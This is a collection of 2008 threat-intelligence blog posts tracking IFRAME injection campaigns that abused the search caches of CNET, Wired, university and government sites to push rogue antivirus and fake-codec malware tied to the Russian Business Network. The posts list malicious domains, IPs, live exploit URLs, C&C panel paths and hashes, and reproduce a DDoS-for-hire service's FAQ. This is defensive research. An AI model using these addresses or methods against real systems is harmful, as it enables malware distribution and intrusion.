1. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

2. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

3. http://en.wikipedia.org/wiki/Russian_Business_Network

4. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

5. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

6. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

7. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

9. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

10. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

11. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

12. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

13. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

90



Unprofessionally Piggybacking on my Research (2008-03-05 20:55)

Why did I bother to send this message to [1]Full-Disclosure last night, despite that I already posted it here? Because I knew [2]that this would happen, it’s happened before, and it will happen in the future, so having dates and hours to prove what you see on the top of each and every blog post here, namely the real-time situational awareness objective, is what I wanted to achieve. And I did. Thankfully, there’re [3]Sophos, [4]TrendMicro, [5]McAfee and

[6]Commtouch realizing that corporate blogging evolved from hard selling and the basics of marketing, to a complex PR platform, and therefore quote and link to my blog, to have me link back, so that [7]a conversation emerges.

Redefining the process of rephrasing so that my creative commons license per post is not violated? Find the ten differences between my post yesterday, its title, and today's statements:

" *Continuing, Chia says that: "Leveraging on the fact that the site is, legitimate, and has high page ranks, the popular search engines are returning some of these iFRAME-ed results in the first few pages of the search results.*

And the objective? To get the unsuspicious user to click on the link". "

So, my original post went online yesterday, [8]TeMerc reposted it, [9]so did Paul, I sent it to [10]Full-Disclosure, and as it looks like [11]F-Secure's Wing Fei Chia seems to read, either Full-Disclosure, or my blog to come up [12]this post, 24 hours later. Anyway, SecurityFocus, again covers the incident in an article entitled "[13]Fraudsters piggyback on search engines", quoting me, this time professionally.

1. http://seclists.org/fulldisclosure/2008/Mar/0041.html

2. http://www.itwire.com/content/view/16981/53/

91

3. http://www.sophos.com/security/blog/2007/10/714.html

4. http://blog.trendmicro.com/malicious-iframes-hosted-on-e-zines-a-media-possibility/

5.

http://www.avertlabs.com/research/blog/index.php/2008/01/09/the-russian-business-network-is-on-tenterhook

s/

6. http://blog.commtouch.com/cafe/data-and-research/response-to-dancho-danchev-on-the-malware-outbreak-cente

r/

7. http://ddanchev.blogspot.com/2006/07/security-research-reference-coverage.html

8. http://temerc.com/forums/viewtopic.php?f=10&t=4682

9. http://fergdawg.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

10. http://seclists.org/fulldisclosure/2008/Mar/0041.html

11. http://www.f-secure.com/weblog/archives/00001396.html

12. http://www.f-secure.com/weblog/archives/00001396.html

13. http://www.securityfocus.com/brief/695



More CNET Sites Under IFRAME Attack (2008-03-06 13:48)

News is [1]spreading fast, [2]appropriate credit is [3]given, but [4]not as fast [5]as the IFRAME [6]campaign targeting several more [7]CNET Networks' web properties besides **ZDNet Asia**, namely, **TV.com**, **News.com** and **MySimon.com** which I'll assess in this post. In the time of posting this, no other CNET sites are involved in the campaign, including ZDNet's international sites such as, ZDNet India, ZDNet U.K, and ZDNet Australia, but the abovementioned ones. And so, we have three more sites part of CNET Networks' portfolio, getting injected with more IFRAMEs, [8]abusing their search engine's local caching, and storing of any keyword feature, in a combination with a loadable IFRAME.

What has changed for the past 24 hours, despite that the now over **51,900 pages at zdnetasia.com** continue to be indexed by search engines? The folks at ZDNet Asia have taken care of the IFRAME issue, so that such

injection is no longer possible. However, the same IPs used in this IFRAME campaign, including two new domains introduced have been injected, and are loading at **TV.com, News.com and MySimon.com**, again [9]pushing the rogue XP AntiVirus, the rogue Spyshredderscanner, as well as another fake codec **MediaTubeCodec.exe**, hosted and 93



distributed under two new domains.

Which sites are currently targeted?

ZDNet Asia - currently has 51,900 injected pages

TV.com - 49,600 locally hosted IFRAME injected pages

News.com - 167 locally hosted pages, injection is ongoing

MySimon.com - currently 4 pages, the campaign is ongoing

Which domains and IPs are behind the IFRAMEs?

do-t-h-e.com (69.50.167.166)

rx-pharmacy.cn (82.103.140.65)

m5b.info (124.217.253.6)

89.149.243.201

94

89.149.243.202

72.232.39.252

195.225.178.21

Where’s the malware?

It’s there, you just have to triple check different IFRAME-ed search results and finally you’ll get to install XP AntiVirus 2008 and a fake codec, the only two pieces of malware currently served. What’s important to note is that this is the current state of the campaign, and with the huge number of IFRAME-ed pages in such a way, targeted attacks on a per keyword basis are possible, and since they ensure you’re served on the basis of where you’re coming from, things can change pretty fast. These are all of the domains that follow after the IFRAME redirects for all the campaigns currently detected, and the detection rates for the malware from the last campaign :

hotpornotube08.com (206.51.229.67)

hot-pornotube-2008.com (206.51.229.67)

hot-pornotube08.com (206.51.229.67)

adult-tubecodec2008.com (195.93.218.43)

adulttubecodec2008.com (195.93.218.43)

hot-tubecodec20.com (195.93.218.43)

media-tubecodec2008.com (195.93.218.43)

porn-tubecodec20.com (195.93.218.43)

scanner.spyshredderscanner.com (77.91.229.106)

xpantivirus2008.com (69.50.173.10)

xpantivirus.com (72.36.198.2)

bestsexworld.info (72.232.224.154)

requestedlinks.com (216.255.185.82)

MediaTubeCodec.com

Scanner results : 11 % Scanner(4/36) found malware!

Time : 2008/03/06 16:38:39 (EET)

File Size : 85520 byte

MD5 : 25708e1168e0e5dae87851ec24c6e9f7

SHA1 : 33b502b13cab7a34bb959d363ae4b7afd23919a6

AVG - I-Worm/Nuwar.P

Fortinet - Suspicious

Prevx - TROJAN.DOWNLOADER.GEN

Quick Heal - Suspicious - DNAScan

Tries to connect to **websoftcodecdriver.com**; **websoftcodecdriver2.com** and **77.91.227.179**, in between listening on local port 1034. The downloader tries to drop **Adware.Agent.BN** - " *Adware.Agent.BN is an adware program that displays pop-up advertisements and adds a runkey to run at startup, and also modifies Windows system configuration in order to download more malwares on to infected computer.* " and **RogueAntiSpyware.AntiVirusPro**

- " *RogueAntiSpyware.AntiVirusPro is a Rogue Anti-Spyware product which comes bundled along with a malicious downloader. It is downloaded and installed without the users consent.* "

Spyshredderscanner.exe

Scanner results : 42 % Scanner(15/36) found malware!

Time : 2008/03/06 17:02:23 (EET)

File Size : 33224 byte

MD5 : bc232dbd6b75cc020af1fcf7cee5f018

SHA1 : fc2f70fd9ce76fe2e1fe157c6d2d8ba015ad099f

95

Detected as : Win32.FraudTool.SpyShredder; Downloader.MisleadApp

Again opening local port 1034 and tries to connect to **69.50.168.51**, ATRIVO = RBN’s well known netblock.

Who's behind it?

It's all a matter of perspective, if you look at the IPs used in the IFRAMEs, these are the front-end to rogue anti virus and anti spyware tools that were using RBN's infrastructure before it went dark, and continue using some of the new netblocks acquired by the RBN. However as [10]I've once pointed out [11]in respect to the [12]New Media Malware Gang and its connection with the RBN and Storm Worm, for the time being it's unclear which one of these is the operational department if any, of the RBN is vertically integrating to provide more than the hosting infrastructure, and diversify to malware, or spyware installation on a revenue-sharing basis participating in an affiliate program.

This malicious campaign will continue to be monitored, particularly the RBN connection, and whether or not

they will start targeting CNET's other sites.

1. http://www.theregister.co.uk/2008/03/06/googe_iframe_piggybacking/

2. http://www.f-secure.com/weblog/archives/00001396.html

3. http://www.itwire.com/content/view/16981/53/

4. http://www.idg.se/2.1085/1.148922

5. http://securite.reseaux-telecoms.net/actualites/lire-attaque-par-moteur-de-recherche-interpose-17788.html

6. http://www.securityfocus.com/brief/695

7. http://www.cnetnetworks.com/company/brands.html

8. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

9. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

10. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

11. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

12. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

96



Injecting IFRAMEs by Abusing Input Validation (2008-03-07 20:53)

More [1]news coverage [2]follows regarding [3]the now fixed, injection of [4]IFRAMEs at high [5]page rank-ed sites owned by CNET Networks, in fact [6]Symantec's Internet Threat Meter monitor for web activities rated it [7]medium risk, and [8]urged extra caution :

" *On March 4, 2008, reports of an IFRAME attack coming from ZDNet Asia began to surface. Attackers appear to have abused the ZDNet search engine's cache by exploiting a script-injection issue, which is then being cached in Google.*

Clicking the affected link in Google will cause the browser to be redirected to a malicious site that attempts to install a rogue ActiveX control. On March 6, 2008, the research that discovered the initial attack published an update stating

that a number of CNET sites including TV.com, News.com, and MySimon.com are also affected by a similar issue. "

At 19:45 (EET) all of the sites have their input validation checks applied so loadable IFRAMEs can no longer load or be accepted at all, despite that the injected pages are still indexed by search engines. A malicious campaign targeting high profile sites that went online and got taken care of for some 48 hours, that's good.

How was the IFRAME injection possible at the first place? [9]OWASP lists [10]input validation as one of [11]the top 10 injection flaws for 2007, which in a combination with a site's SEO practice of caching pages with the injected input in the form of a keyword and the IFRAME, [12]is what we've [13]been seeing during [14]the week :

" *Input validation refers to the process of validating all the input to an application before using it. Input validation is absolutely critical to application security, and most application risks involve tainted input at some level. Many ap-97*



plications do not plan input validation, and leave it up to the individual developers. This is a recipe for disaster, as different developers will certainly all choose a different approach, and many will simply leave it out in the pursuit of more interesting development. "

[15]

And since I've already established the RBN connection, it would be perhaps the perfect moment to demonstrate the abuse of input validation by injecting the [16]Russian Business Network's Wikipedia entry in exactly the same

fashion the malicious IFRAMEs were allowed to be injected at the first place. The bottom line - even with the input validation flaw accepting and loading the IFRAME, this attack wouldn't have been successful if it wasn't executed in a combination with the sites' keywords caching function.

1. http://webwereld.nl/articles/50197/google-resultaten-vol-malware-door-iframe-hack.html

2. http://punto-informatico.it/2213335/PI/News/Come-ti-infetto-Google-search/p.aspx

3. http://www.heise.de/newsticker/meldung/104714

4. http://www.gulli.com/news/malware-hack-iframes-2008-03-07/

5. http://www.darkreading.com/section.asp?section_id=318,320&section_name=Best+Of+The+Web

6. http://www.symantec.com/norton/security_response/index.jsp

7. http://www.heise-online.co.uk/security/Attackers-hijacking-web-site-search-engines-to-push-malware--/news/110268

8. http://www.symantec.com/avcenter/threatcon/learnabout.html

9. http://www.owasp.org/index.php/Data_Validation

10. http://www.owasp.org/index.php/Category:Input_Validation

11. http://www.owasp.org/index.php/Top_10_2007-A2

12. http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html

13. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

98

14. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

15.

http://3.bp.blogspot.com/_wICHhTiQmrA/R9GS-0-0F3I/AAAAAAAABb4/lUubcANCRpM/s1600-h/RBN_harmless_injection.

bmp

16. http://en.wikipedia.org/wiki/Russian_Business_Network

99



Wired.com and History.com Getting RBN-ed (2008-03-10 18:14)

Monitoring [1]last week's [2]IFRAME injection [3]attack at high [4]page rank-ed sites, reveals a simple truth, that persistent simplicity seems to work. ***The attack is still ongoing, this time successfully injecting a multitude of new domains into Wired Magazine, and History.com's search engines, which are again caching anything submitted, particularly not validated input to have the malicious parties in the***

face of the RBN introducing a new malware, in between the pharmaceutical scams that they serve on the basis of an [5]affiliation model. *So, after "[6]CNET stops IFRAME site attacks - who's next?" in terms of high-profile sites, that is Wired.com and History.com*

Key summary points :

- the same malicious parties behind the CNET and TorrentReactor's IFRAME injection are also the ones behind Wired.com and History.com's [7]abuse of input validation

- the IFRAME injection entirely relies on the lack of input validation within their search engines, making executable 100



code possible to submit and therefore automatically execute upon accessing the cached page with a popular search query

- many other domains have been introduced within the IFRAMEs, a complete list of which you can find in this post, several directly hosted within RBN's network

- the main domain serving the heavily obfuscated VBS malware is located within the Russian Business Network's known netblocks

- given the high page ranks of the current and the previous targets, it is evident that the malicious parties are prioritizing based on the possibility to abuse input validation on high page rank-ed sites, presumably in an automated fashion

- Keep it Simple Stupid works, as since they cannot find a way to embedd the IFRAME at these hosts, a clear indicating of the fact that they've breached them, they figured out a way to inject the IFRAMEs and again take advantage of the high page ranks to attract traffic by gaining on popular key words, or any kind of key words that they want to 101



Sites currently affected next to Wired.com and History.com :

fhp.osd.mil

hcc.cc.gatech.edu

buffalo.edu

uninews.unimelb.edu.au

uvm.edu

jurist.law.pitt.edu

bushtorrent.com

torrentportal.com

Newly introduced domains within the IFRAMEs :

f3w.info (74.54.95.242)

chdjzn.info (75.125.181.78)

gmjett.info (75.125.181.89)

yscmps.info (75.125.181.124)

egkjnx.info (75.125.208.242)

qkecep.info (75.125.181.99)

102

qxdprq.info (75.125.181.113)

yscmps.info (75.125.181.124)

mqghrd.info (75.125.181.82)

yydcaj.info (75.125.181.122)

ecwrhk.info (75.125.181.86)

zdksgj.info (75.125.181.112)

stysqf.info (75.125.181.67)

egyffr.info (75.125.181.112)

prnprn.info (75.125.181.106)

fast-look.com (195.225.176.25)

fami4ka.net (217.20.127.217)

looseais.info (70.47.105.5)

my-ringtones.org (78.108.182.164)

eyzempills.com (81.222.139.184)

leohin.com (58.65.239.10)

is-t-h-e.com (69.50.167.165)

89.149.220.85

Where are the IFRAMEs relocating the visitor to?

search-vip.org/pharmacy/search.php?q= (195.225.178.19)

pharma-cist.com/item.php?id=156 (81.222.139.93)

vip-pharmacy.org (195.225.178.19)

adultfriendfinder.com/go/g665961

gift-vip.net/images/index1.php

103



Where's the malware?

The malware is loading from ***gift-vip.net/images/index1.php*** *(195.225.178.19) where upon loading another IFRAME*

pointing to ***e.pepato.org/e/ads.php?b=3029*** *(58.65.238.59) which is using [8]HostFresh proving hosting, dns services courtesy of [9]INTERCAGE-NETWORK-GROUP, or the The Russian Business Network in all of its netblock diversity.*

It seems that ***pepato.org****, currently hosted on one of RBN's netblocks, also made an appearance at [10]malware embedded attack at a .gov site recently.*

Scanner results *: 3 % Scanner(1/36) found malware!*

File Size *: 16643 byte*

MD5 *: 99eae1a189443c1a87681579cb4b5dbd*

SHA1 *: 89a04c4d06f51aa6d6cb54925a2c84d2bbdba06b*

Arcavir *- Trojan.HTML.JScript.Freebs.gen.9 under the JS:Feebs family; W32/Feebs-Fam ;JS.Feebs.Gen*

Several more currently active internal pages serving variants :

e.pepato.org/e/ads.php?b=3029

e.pepato.org/e/ads _nl.php?b=1006

e.pepato.org/e/ads.php?b=1004

104

e.pepato.org/e/adsr.php?t=0

e.pepato.org/e/mdqt.php

e.pepato.org/e/e1004.html

Monitoring these connected incidents will continue, particularly the RBN connection, and other high profile sites' susceptibility to their attack methods.

Related embedded malware research :

[11]Embedding Malicious IFRAMEs Through Stolen FTP Accounts

[12]Yet Another Massive Embedded Malware Attack

[13]MDAC ActiveX Code Execution Exploit Still in the Wild

[14]Malware Serving Exploits Embedded Sites as Usual

[15]Massive RealPlayer Exploit Embedded Attack

[16]Syrian Embassy in London Serving Malware

[17]Bank of India Serving Malware

[18]U.S Consulate St. Petersburg Serving Malware

[19]The Dutch Embassy in Moscow Serving Malware

[20]U.K's FETA Serving Malware

[21]Anti-Malware Vendor's Site Serving Malware

[22]The New Media Malware Gang - Part Three

[23]The New Media Malware Gang - Part Two

[24]The New Media Malware Gang

[25]A Portfolio of Malware Embedded Magazines

[26]Another Massive Embedded Malware Attack

[27]I See Alive IFRAMEs Everywhere

[28]I See Alive IFRAMEs Everywhere - Part Two

Related RBN research :

[29]RBN's Phishing Activities

[30]RBN's Puppets Need Their Master

[31]RBN's Fake Account Suspended Notices

[32]A Diverse Portfolio of Fake Security Software

[33]Go to Sleep, Go to Sleep my Little RBN

[34]Exposing the Russian Business Network

[35]Detecting the Blocking the Russian Business Network

[36]Over 100 Malwares Hosted on a Single RBN IP

[37]RBN's Fake Security Software

[38]The Russian Business Network

1. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

2. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

3. http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html

4. http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html

5. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

6. http://www.itwire.com/content/view/17059/53/

7. http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html

8. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

9. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

10. http://blogs.ittoolbox.com/security/epl/archives/another-gov-site-hacked-22649

11. http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html

12. http://ddanchev.blogspot.com/2008/02/yet-another-massive-embedded-malware.html

13. http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html

14. http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html

15. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

16. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

17. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

18. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

19. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

20. http://ddanchev.blogspot.com/2008/02/uks-feta-serving-malware.html

21. http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html

22. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

23. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

24. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

25. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

26. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

27. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

28. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html

29. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

30. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

31. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

32. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

33. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

34. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

35. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

36. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

37. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

38. http://ddanchev.blogspot.com/2007/10/russian-business-network.html



The New Media Malware Gang - Part Four (2008-03-12 02:41)

Sometimes patterns are just meant to be, and so is the process of diving into the semantics of RBN's ex/current customers base, in this case the New Media Malware Gang. The latest pack of this group specific live exploit URLs :
bentham-mps.org/mansoor/cgi/index.php *(205.234.186.26)*

5fera.cn/adp/index.php *(72.233.60.90)*

ls-al.biz/1/index.php *(78.109.22.245)*

iwrx.com/images/index.php *(74.53.174.34)*

pizda.cc/in.htm *(78.109.19.226)*

ugl.vrlab.org/www/index.php *(91.123.28.32)*

eastcourier.com/reff/index.php *(91.195.124.20)*

thelobanoff.com/myshop/test/index.php *(64.191.78.229)*

203.117.170.40/ whyme/my/index.php

195.93.218.25/us/index.php

195.93.218.25/kam/index.php

85.255.116.206/ax5/index.php

Going through [1]Part one, [2]Part two, and [3]Part three, clearly indicates an ongoing migration.

1. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

2. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

3. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

107



Loads.cc's DDoS for Hire Service (2008-03-12 03:56)

Snakes never whisper in one another's ear - it's supposed to tickle. In a blog post yesterday, [1]Sunbelt Labs pointed out on [2]the re-emergence of the [3]Botnet on Demand Service that I covered last year. It's great to see we're on the same page, or wiki article as we can always expand the discussion. In need of more such fancy snakes admin panels [4]courtesy of a [5]web based malware C &C? Here are four more related :

***legendarypornmovies.net/ts** (88.85.81.211)*

***slutl.com/ts** (88.85.78.7)*

***cwazo.net/ts** (83.222.14.218)*

***oin.ru/ts** (194.135.105.203)*

108



*Now the juicy details regarding **loads.cc**. During the time of posting this, the malicious domain is starting to redirect to a very descriptive one, which basically says " given up on ddos-ing", and a featured ad in between loads.cc's old interface is pitching the new service - contextual advertising consultations, as you can see in the attached screenshot. Apparently, a little more in-depth research acts as public pressure, especially when they're lazy enough to have a great deal of malware variants "phone back home" to their promotional domain. However, the current one responding to **67.228.69.191** is hosted by **SoftLayer**, and is using **ns1.4wap.org** as DNS server provided by **Layered Technologies** again confirming the Russian Business Network connection since, both, **Layered Technologies** and **SoftLayer** are known to have been and continue providing services to the RBN, knowingly or unknowingly. Moreover, the malware infected counter at the stats section continues reporting new additions.*

Being one of the most venerable examples of DDoS for hire services, it's worth reposting its FAQ in an automatically translated fashion, so that a better perspective to the dynamics of offering such services is provided to the readers.

Here's the FAQ on using the service, which is relatively easy to understand :

109



- All that is pure downloads nothing is loaded simultaneously

- The "mix" is not Buro countries on specified individual prices

- Loaded only those countries which are specified in the problem

- The country is determined to maxmind geoip

- When it ALL loaded all countries and the price of downloads is calculated separately for each country that is DE for the download you pay for a $ 0.2 PE 0.03

- Prices for downloads can sometimes vary slightly this watch themselves

- As such, the concept of mix does not exist, each country has its own price, and if the country is not clearly specified in the price is $ 30 price / 1k

- The money is withdrawn from the account in accordance with the facts and running leaps ekze by car users

- In the balance on deposit $ 5 or less stopped loading

- No minimum, it is possible to load even though 3 pc 10k limit pointing in the problem

- The claims, made by ALREADY download will not be accepted, DICOM small parties or do the test to check quality

- Following the establishment of tasks it must be activated by clicking on the link in the status, the same method could be suspended

- Pole challenge "received" shows how many bots believed assignment, it is usually little more than a "loaded" on the fabric sur somehow prichnam some boats were not able to download and run your ekze dolzhili or not yet know 110

Undercover DDoS in between contextual advertising, or " giving up on DDoS" entirely? Let's wait and see, without being naive enough to forget that this among the hundreds of other DDoS for hire services currently available in the wild.

1. http://www.securecomputing.net.au/news/71788,screensaver-spam-is-new-malware-from-old-gang-sunbelt.aspx

2. http://sunbeltblog.blogspot.com/2008/03/dangerous-loadscc-malware-gang-re.html

3. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

4. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

5. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

111



More High Profile Sites IFRAME Injected (2008-03-12 14:44)

The [1]ongoing monitoring of this [2]campaign reveals that [3]the group is continuing [4]to expand the campaign,

[5]introducing over a hundred new bogus .info domains acting as traffic redirection points to the campaigns hardcoded within the secondary redirection point, in this case ***radt.info*** *where a new malware variant of Zlob is attempting to install though an ActiveX object. These are the high profile sites targeted by the same group within the past 48 hours, with number of locally cached and IFRAME injected pages within their search engines :*

NCSU Libraries - lib.ncsu.edu - 372,000 pages

FullDownloads.us - fulldownloads.us - 13,000 pages

Central Statistics Office Ireland - cso.ie - 10,300 pages

DBLife Frontpage - dblife.cs.wisc.edu - 1,130 pages

School of Mathematics and Statistics - www-history.mcs.st-andrews.ac.uk - 1040 pages

eHawaii Portal - ehawaii.gov - 992 pages

112

The World Clock - timeanddate.com - 944 pages

Boise State University - boisestate.edu - 471 pages

The U.S. Administration on Aging (AoA) - aoa.gov - 425 pages

Gustavus Adolphus College - gustavus.edu - 312 pages

Internet Archive - archive.org - 261 pages

Stanford Business School Alumni Association - gsbapps.stanford.edu - 157 pages

BushTorrent - bushtorrent.com - 147 pages

ChildCareExchange - ccie.com - 131 pages

The University of Vermont - uvm.edu - 120 pages

Hippodrome State Theatre - Gainesville, FL - thehipp.org - 112 pages

Minnesota State University Mankato - mnsu.edu - 94 pages

The California Majority Report - camajorityreport.com - 16 pages

Medicare.gov - medicare.gov - 12 pages

USAMRIID - usamriid.army.mil - 3 pages

113



This sample of the newly introduced .info domains reside on the same netblock as the previous ones -

75.125.181.0/255 *a KISS strategy making it easier to respond to this incident. Best of all, they further expand the campaign since they're injected in plain text, next to javascript obfuscated, this time embedded malware :*
hickey.info

kbst.info

sezejc.info

mloqrd.info

mqghrd.info

ymrxwd.info

fsqpsm.info

haxkwd.info

aagpcw.info

zdksgj.info

cgjttz.info

hkedny.info

kbsxet.info

wapdjw.info

kbsxet.info

tdwham.info

mqghrd.info

dhqjdz.info

bhrsaa.info

jramae.info

wmtwes.info

tacpmh.info

qwhhxq.info

gmjett.info

hkedny.info

rerkqz.info

bhrsaa.info

txmwxb.info

psyckr.info

jramae.info

nhwdrh.info

cqqxkh.info

115

stysqf.info

tgzyqz.info

kbsxet.info

cgjttz.info

tazbhk.info

kbsxet.info

Each of the these is loading a secondary domain, which is then taking us to two more before finally reaching the Zlob variant. In this case it's ***radt.info (75.125.208.243)*** *with several campaigns currently up and running, pointing to the same fake codec. And the samples redirects upon visiting these as follows :*

seivomerutam.info/Free-Paris-Hilton-Nude-Pics/

seivomerutam.info/spam/

all of which ultimately redirect to :

porn-popular.com *(64.28.185.78) where the Zlob variant in the face of a fake codec, is downloaded from* ***democodec.com/download/ democodec1292.exe*** *(64.28.184.168) via an Active X object.*

116



Scanner results *: 22 % Scanner(8/36) found malware!*

File Name : democodec1292.exe

File Size *: 74823 byte*

MD5 *: 30965fdbd893990dd24abda2285d9edc*

SHA1 *: 53eacbb9cdf42394bd455d9bd2275f05730332f7*

Downloader.Zlob.ZV; Trojan-Downloader.Win32.Zlob.eie; TrojanDownloader.Zlob.epx

It gets even more interesting as according to [6]Computer Associates :

" This fake codec is actually a hijacker that will change your DNS settings whether you are aquire your IP settings through DHCP or set your IP information manually. This hijacker will attempt to re-route all your DNS queries through 85.255.x.29 or 85.255.x.121. If you use a static IP address, CA AntiSpyware will set your DNS server to 198.6.1.1 to prevent your DNS queries from continuing to go through the rogue DNS servers. Please change your DNS

server to the DNS server provided by your IP or Network Administrator. "

117



What this means is that [7]known Russian Business Network netblocks are receiving all the re-routed DNS queries from infected hosts, thereby setting up the foundations for a large scale pharming attack by infecting the weakest link, the end user from the perspective of using rogue DNS servers, a much more effective but noisy approach.

To sum up - it's a mess that I'll continue trying to structure, and it's a single group exploiting input validation capability within the sites' search engines we're talking about. With this segmented targeting of sites with high page ranks, and their persistance, is already positioning hundreds of thousands of keywords within the top search results, with the targeted sites are acting as the redirectors to the malware locations.

1. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

2. http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html

3. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

4. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

5. http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html

6. http://ca.com/us/securityadvisor/pest/pest.aspx?id=453119651

7. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

118



Embedded Malware at Bloggies Awards Site (2008-03-13 00:24)

The "window of opportunity" for traffic acquisition by taking advantage of a huge anticipated traffic is something malicious parties always find adaptive ways to take advantage of. Back in December, 2007, the same event based

[1]malware embedded attack appeared at a French government's site covering France/Libya relations right in the middle of Libya's leader visit in the country. My detailed analysis back then revealed details of the usual RBN

connection, with IFRAME hosts switchng between [2]HostFresh, Ukrtelegroup Ltd, and Turkey Abdallah Internet Hizmetleri, to surprisingly end up to [3]the New Media Malware Gang original IP, futher confirming the existence of what's now a diverse ecosystem.

The same [4]timely malware embedded attack happened at the top of the Annual Weblog Awards site - The

Bloggies as [5]TrendMicro assessed on Monday :

" The Web site of the Annual Weblogs Awards — more informally known as the Bloggies — was hacked recently, serving up a malicious Javascript to its visitors. This

happened on the eve of the award ceremony, as reported in NEWS.com.au. "

An embedded malware screenshot is worth a thousand words, so here it goes attached, and IcePack's now

easily detectable module :

***Scanner results** : 47 % Scanner(17/36) found malware!*

***File Size** : 10666 byte*

***MD5** : 0860a1f5f1b27db14fedbfc979399fa4*

***SHA1** : 81c4ca763850fd3d675a0955ee6885ce83db53a5*

HTML/Psyme.Gen; Trojan-Downloader.JS.Agent.et

*Moreover, **wilicenwww.biz/1/1/ice-pack/index.php** is currently responding to **202.75.38.150**, and besides the 119*

descriptive IcePack host, the IP also responds to the following domains :

bigsavingpharmacy.com

infosecurestatus.com

pharmacysuperdiscount.com

rspectrum.name

sicil.info

sicil256.info

superdiscountpills.com

mydnsweb.net

thegogosearch.com

So what?

Historical CYBERINT untimately improves your situational awareness.

Sicil.info *was the main do-*

main behind the [6]Syrian Embassy in the U.K malware embedded attack. Back then, ***sicil.info*** *was responding to* ***203.121.79.71****, and now to* ***202.75.38.150****, switching locations doesn't mean a clean domain reputation anyway.*

1. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

2. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

3. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

4. http://www.news.com.au/technology/story/0,25642,23345956-5014239,00.html

5. http://blog.trendmicro.com/bloggies-gives-out-malware-before-awards/

6. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html



PR Storm - Mass iFRAME Injectable Attacks (2008-03-17 23:44)

Here’s some recent media coverage regarding the [1]SEO poisoning attack through exploiting the ABC of web

